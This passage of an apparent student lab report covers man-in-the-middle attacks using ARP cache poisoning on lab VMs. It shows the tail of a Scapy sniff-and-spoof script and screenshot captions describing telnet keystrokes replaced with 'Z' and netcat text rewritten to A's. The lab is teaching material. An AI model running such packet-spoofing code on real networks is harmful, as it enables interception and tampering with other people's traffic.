        elif pkt[IP].src==VM_SERVER_IP and pkt[IP].dst==VM_CLIENT_IP:
                newpkt = pkt[IP]
                send(newpkt, verbose=0)
pkt = sniff(filter='tcp and (ether src '+VM_CLIENT_MAC+' or ether src '+VM_SERVER_MAC+')', prn=spoof_pkt)
```


Establishing telnet connection between 10.0.2.7 and 10.0.2.8




Turning off ip forwarding:



Running sniff-and-spoof.py on attacker machine





VM A terminal screenshot after running the sniff-and-spoof.py:




We can see that on typing any character on the telnet terminal of VM A, it is replaced with Z.

Wireshark screenshots:









We can see from above wireshark screenshots that on typing b in the telnet terminal of VM A , it is replaced with Z.

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Task3.py:




Screenshot of attacker terminal:




We can see that Task3.py is running on the attacker machine.

A)Screenshot of VM A:




In VM A we can see that I have typed my first name.

A)Screenshot of VM B:




We can see that on typing my first name (Ankith) in VM A we can see that in VM B it has been replaced with A's.

B)Screenshot of VM B:



B)Screenshot of VM A:



We can see from the screenshots from part B on typing my first name(Ankith) in VM B, on VM A my first name(Ankith) is printed as it is and is not replaced with A's.